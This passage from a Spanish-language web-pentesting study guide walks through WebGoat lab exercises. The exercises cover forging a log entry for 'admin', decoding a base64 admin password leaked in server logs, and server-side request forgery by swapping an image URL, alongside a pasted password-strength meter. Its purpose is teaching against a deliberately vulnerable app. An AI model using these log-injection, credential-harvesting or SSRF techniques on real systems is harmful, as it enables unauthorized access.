
Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

Reset your password

Password

Save

Y lo utilizamos para ingresar a su cuenta.



✓ Account Access

@ tom@webgoat-cloud.org

...

Access

[Forgot your password?](#)

Congratulations. You have successfully completed the assignment.

¿Cuánto tiempo podría tardar en descifrarse tu contraseña mediante fuerza bruta?

Aquí dejo algunas herramientas para saber que tan fuertes son nuestras contraseñas:

<https://calk-usa.com/es/calculator/password-strength/>



Contraseña

atacante123 Hide

Seguridad de la contraseña

Fair

Entropía 45.5 bits

Tamano del conjunto de caracteres 36

Longitud 11

PASSWORD STRENGTH METER

Entropy and crack-time estimate. Typed here, read here, sent nowhere.




Fair

entropy

57 bits

crack

76 days



atacante123

HIDE

✓ lowercase · uppercase ✓ digits · symbols · 12+ length

This tool runs only in your browser. The password is never transmitted, stored, or saved. Closing the page erases it. Still, avoid pasting a password you actively use on a machine you do not trust.

Entropy is estimated as length times the bits per character implied by the character types present. Crack time assumes a fast offline guessing rate and is a rough order-of-magnitude figure, not a guarantee. This is a character-set estimate only. It does not check your password against common-password or breach lists, dictionary words, names, dates, or keyboard patterns, so a predictable password such as Password123! scores far higher here than it would survive against a real guessing attack. Treat the number as an upper bound, not a verdict.

(A9) Fallos en el registro de seguridad - Security Logging Failures

Concepto


El registro de eventos es muy importante para los sistemas modernos. Lo utilizamos por diversas razones:

- Supervisión y depuración de aplicaciones.
- Registro de auditoría: Por ejemplo, registrar acciones específicas de sus usuarios y sistemas.
- Supervisión de eventos de seguridad: por ejemplo, proporcionar información a un sistema SIEM o SOAR que se activará en función de la información contenida en estos registros.

Seguridad de registro 1

- El objetivo de este desafío es hacer que parezca que el usuario "admin" ha logrado iniciar sesión.
- El área roja que se muestra a continuación indica lo que quedará registrado en el archivo de registro del servidor web.
- ¿Quieres ir más allá? Intenta potenciar tu ataque añadiendo un script al archivo de registro.

El área roja simula ser el registro de log que muestra el nombre de usuario admin.



The image shows a login form with a checkmark icon, a text input field containing 'admin', a password input field with five dots, and a button labeled 'Entregar'. Below the form, the text 'Congratulations. You have successfully completed the assignment.' is displayed. Underneath this, the text 'Salida del registro:' is followed by a red bar containing the text 'Error al iniciar sesión con el nombre de usuario: admin'.

Seguridad de registro 2

- Algunos servidores proporcionan credenciales de administrador al iniciar el servidor.
- El objetivo de este desafío es encontrar el secreto en el registro de la aplicación del servidor WebGoat para iniciar sesión como el usuario. Usuario **Admin**.
- Ten en cuenta que intentamos "protegerlo". ¿Puedes descifrarlo?

Buscando en el servidor de WebGoat al levantar los servicios vemos en el registro su credencial en base64.

```
Default catalog/schema: PUBLIC/PUBLIC
Autocommit mode: undefined/unknown
Isolation level: READ_COMMITTED [default READ_COMMITTED]
JDBC fetch size: none
Pool: DataSourceConnectionProvider
Minimum pool size: undefined/unknown
Maximum pool size: undefined/unknown
2026-09-23T18:41:12.131+02:00 INFO 665151 [main] org.hibernate.orm.core : HHH000489: No JTA platform available (set
'hibernate.transaction.jta.platform' to enable JTA platform integration)
2026-09-23T18:41:12.133+02:00 INFO 665151 [main] j.LocalContainerEntityManagerFactoryBean : Initialized JPA EntityManagerFactory for p
ersistence unit 'default'
2026-09-23T18:41:12.193+02:00 INFO 665151 [main] o.o.w.lessons.logging.LogBleedingTask : Password for Admin: YTQwMGE1NjMtZTB1MS00Nm
U2LTgxYTETyYjI0ZjFjNjc4MGY3
2026-09-23T18:41:12.535+02:00 INFO 665151 [main] org.flywaydb.core.FlywayExecutor : Database: jdbc:hsqldb:file:/root/.webgoat-
2026-09-23T18:41:12.601+02:00 INFO 665151 [main] o.f.core.internal.command.DbValidate : Successfully validated 3 migrations (execu
tion time 00:00.031s)
2026-09-23T18:41:12.612+02:00 INFO 665151 [main] o.f.core.internal.command.DbMigrate : Current version of schema "container": 2
2026-09-23T18:41:12.615+02:00 INFO 665151 [main] o.f.core.internal.command.DbMigrate : Schema "container" is up to date. No migra
tion necessary.
WARNING: A restricted method in java.lang.System has been called
```

Al decodificarlo vemos su valor.

```
(root@kali)-[/home/kali/tools/deserializacion]
# echo "YTQwMGE1NjMtZTB1MS00NmU2LTgxYTETyYjI0ZjFjNjc4MGY3" | base64 -d
a400a563-e0e1-46e6-81a1-b24f1c6780f7
```

☒

Congratulations. You have successfully completed the assignment.


(A10) Falsificación de solicitudes del lado del servidor - Server-side Request Forgery

Concepto


En un ataque de falsificación de solicitudes del lado del servidor (**SSRF**), el atacante puede aprovecharse de la funcionalidad del servidor para leer o actualizar recursos internos. El atacante puede proporcionar o modificar una URL a la que el código que se ejecuta en el servidor leerá o enviará datos. Además, seleccionando cuidadosamente las URL, el atacante puede leer la configuración del servidor, como los metadatos de AWS, conectarse a servicios internos como bases de datos habilitadas para HTTP o realizar solicitudes POST a servicios internos que no deberían estar expuestos.

Falsificación de solicitudes del lado del servidor

Encontramos en el código una imagen.




Cambiamos el nombre de la imagen para que nos muestre otra presionando el botón “roba el queso”, lo cual nos permite ver el contenido de la imagen dentro del servidor y que se supone que no deberíamos poder ver.




Falsificación de solicitudes del lado del servidor 2

Inspeccionamos el botón y cambiamos la imagen por el enlace a <http://ifconfig.pro>.



Al cambiarlo y hacer clic sobre el botón vemos el resultado de la ip ya que el server hizo la solicitud a <http://ifconfig.pro> que le pedimos.



Nota final:

Este documento fue creado con el propósito de consolidar una base sólida de conocimientos en hacking web y pentesting. A lo largo de sus páginas se recopilan conceptos fundamentales sobre HTTP, cabeceras de seguridad, gestión de sesiones y cookies, así como metodologías prácticas para la identificación y explotación de vulnerabilidades comunes en aplicaciones web, incluyendo fallos de lógica de negocio, control de acceso, inyecciones y configuraciones inseguras.

Aporta un enfoque estructurado y progresivo, combinando teoría esencial con ejercicios prácticos sobre entornos deliberadamente vulnerables como PAYGoat y WebGoat, lo que permite al lector no solo comprender los fundamentos, sino también desarrollar habilidades técnicas aplicables en escenarios reales de auditoría y bug bounty. Es una guía de referencia tanto para quienes inician en el mundo del hacking web como para profesionales que buscan reforzar y actualizar sus conocimientos en seguridad ofensiva.

Creado por:

[Alejandro González Botache](#).

AKA (Anonimo501)

YouTube: <https://www.youtube.com/anonimo501>

Telegram: <https://t.me/Pen7esting>